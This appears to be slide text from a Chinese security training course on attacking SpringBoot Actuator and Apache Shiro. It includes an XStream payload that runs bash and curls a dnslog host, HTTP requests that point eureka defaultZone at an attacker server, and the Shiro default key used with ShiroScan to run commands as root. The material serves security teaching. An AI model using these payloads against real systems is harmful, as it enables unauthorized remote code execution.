



# Springboot-Shiro漏洞

讲师：空白





## 学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：<https://edu.hetianlab.com/>

合天网安实验室：<https://www.hetianlab.com/>

### 主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关



# 目录

## CONTENTS



**01**      **SpringBoot未授权Getshell**

---



**02**      **Shiro发现到Getshell**

---



## /01 SpringBoot未授权Getshell



# 1.1 SpringBoot

Spring Boot 是 Pivotal 团队在 Spring 的基础上提供的一套全新的开源框架，其目的是为了简化 Spring 应用的搭建和开发过程。

Actuator是SpringBoot自带监控功能Actuator，可以帮助实现对程序内部运行情况监控，比如监控状况、Bean加载情况、环境变量、日志信息、线程信息等



## 1.2 SpringBoot网站特征




### Whitelabel Error Page

This application has no configured error view, so you are seeing this as a fallback.

Fri Aug 20 16:05:42 CST 2021

There was an unexpected error (type=Not Found, status=404).



Greetings from Spring Boot!



## 1.3 常见端点

/autoconfig	提供了一份自动配置报告，记录哪些自动配置条件通过了，哪些没通过
/configprops	描述配置属性（包含默认值）如何注入 Bean
/beans	描述应用程序上下文里全部的 Bean，以及它们的关系
/dump	获取线程活动的快照
/env	获取全部环境属性
/env/{name}	根据名称获取特定的环境属性值
/health	报告应用程序的健康指标，这些值由 HealthIndicator 的实现类提供
/info	获取应用程序的定制信息，这些信息由 info 打头的属性提供
/mappings	描述全部的 URI 路径，以及它们和控制器（包含 Actuator 端点）的映射关系
/metrics	报告各种应用程序度量信息，比如内存用量和 HTTP 请求计数
/metrics/{name}	报告指定名称的应用程序度量值
/shutdown	关闭应用程序，要求 endpoints.shutdown.enabled 设置为 true（默认为 false）
/trace	提供基本的 HTTP 请求跟踪信息（时间戳、HTTP 头等）



## 1.4 实际案例

1.x版本: <http://ip:port/env>

2.x版本: <http://ip:port/actuator/env>

```
{
  "activeProfiles": [
    "prod"
  ],
  "propertySources": [
    {
      "name": "server.ports",
      "properties": {
        "local.server.port": {
          "value": 8081
        }
      }
    },
    {
      "name": "configService:configClient",
      "properties": {
        "config.client.version": {
          "value": "3f320de4ea665ee8249cab0e51577fe2532d210a"
        }
      }
    },
    {
      "name": "configService:https://code.heetian.com/smarthome/smart-config-store.git/smart-gateway/smart-gateway-prod.yaml",
      "properties": {
        "spring.cloud.gateway.discovery.locator.enabled": {
          "value": true
        }
      }
    }
  ]
}
```





## 1.5 批量扫描

<https://github.com/rabbitmask/SB-Actuator>



## 1.5 从未授权到Getshell



xstream反序列化导致的命令执行漏洞，前提条件：

可以 POST 请求目标网站的 /env 接口设置属性

可以 POST 请求目标网站的 /refresh 接口刷新配置（存在 spring-boot-starter-actuator 依赖）

目标使用的 eureka-client < 1.8.7（通常包含在 spring-cloud-starter-netflix-eureka-client 依赖中）

目标可以请求攻击者的 HTTP 服务器（请求可出外网）



### Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Aug 21 00:34:51 CST 2021

There was an unexpected error (type=Method Not Allowed, status=405).

Request method 'GET' not supported



## 1.5.1 利用

步骤一：架设响应恶意 XStream payload 的网站

```
24         <command>  
25             <string>/bin/bash</string>  
26             <string>-c</string>  
27             <string>curl http://rhidjk.dnslog.cn</string>  
28         </command>  
29         <redirectErrorStream>false</redirectErrorStream>
```

```
55 if __name__ == "__main__":  
56     app.run(host='0.0.0.0', port=8080)
```

```
root@ecs-s2-large-2-linux-20190801164131:~/pts# python3 exploit.py  
* Serving Flask app 'exploit' (lazy loading)  
* Environment: production  
  WARNING: This is a development server. Do not use it in a production deployment.  
  Use a production WSGI server instead.  
* Debug mode: off  
* Running on all addresses.  
  WARNING: This is a development server. Do not use it in a production deployment.  
* Running on http://192.168.0.119:1234/ (Press CTRL+C to quit)
```



## 1.5.1 利用

步骤二：设置 eureka.client.serviceUrl.defaultZone 属性

1.x版本

POST /env

Content-Type: application/x-www-form-urlencoded

eureka.client.serviceUrl.defaultZone=http://139.9.198.30:1234

2.x版本

POST /actuator/env

Content-Type: application/json

```
{"name":"eureka.client.serviceUrl.defaultZone","value":" 139.9.198.30:1234 "}
```



## 1.5.1 利用

步骤3：刷新配置

1.x版本

POST /refresh

Content-Type: application/x-www-form-urlencoded

2.x版本

POST /actuator/refresh

Content-Type: application/json



## /02 Shiro发现到Getshell



## 2.1 Shiro介绍

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro框架直观、易用，同时也能提供健壮的安全性。

Apache Shiro 1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

## 2.2 特征

可以在 cookie 追加一个 rememberMe=xx 的字段，这个字段是rememberMeManager默认的，然后看响应头部可以看看是否有 Set-Cookie: rememberMe=deleteMe; 的字段则可判断使shiro框架：

```
GET /login HTTP/1.1
Host: 47.100.69.227:8080
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36 Edg/92.0.902.73
Accept: image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://47.100.69.227:8080/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-GB;q=0.8,en;q=0.7,en-US;q=0.6
Cookie: JSESSIONID=994A6696CED5F3700BA9827105D43D3D;rememberMe=1
Connection: close
```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Thu, 19-Aug-2021 10:37:05 GMT
Content-Type: text/html; charset=utf-8
Content-Language: zh-CN
Date: Fri, 20 Aug 2021 10:37:05 GMT
Connection: close
Content-Length: 2608
```

```
</doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Login Page</title>
  <link rel="stylesheet"
```





## 2.3 漏洞检测及利用

<https://github.com/fupinglee/ShiroScan/releases>

The screenshot displays the ShiroScan tool interface. At the top, the URL is set to `http://192.168.81.223:8080/`. Below this, the type is set to `HTTP`, the proxy address is `127.0.0.1`, and the proxy port is `8080`. There is a checkbox for "使用代..." (Use proxy). The interface has two tabs: "KEY检测" (Key Detection) and "命令执行" (Command Execution), with the latter being selected. In the "命令执行" tab, the "key" field contains `kPH+blxk5D2deZilxcaaaA==`, and the "PAYLO..." field is set to `CommonsCollect...`. The "命令" (Command) field contains `whoami`. There are radio buttons for "..." and "内存SHE..." (Memory SHE...), and a dropdown for "卸载编码" (Uninstall encoding) set to `UTF-8`. A "开始" (Start) button is present. The output area shows the following text:

```
=====
id
uid=0(root) gid=0(root) groups=0(root)
=====
whoami
root
=====
```



## 感谢您的聆听

▶ 学习工具、资料及课程回放



扫码免费领取

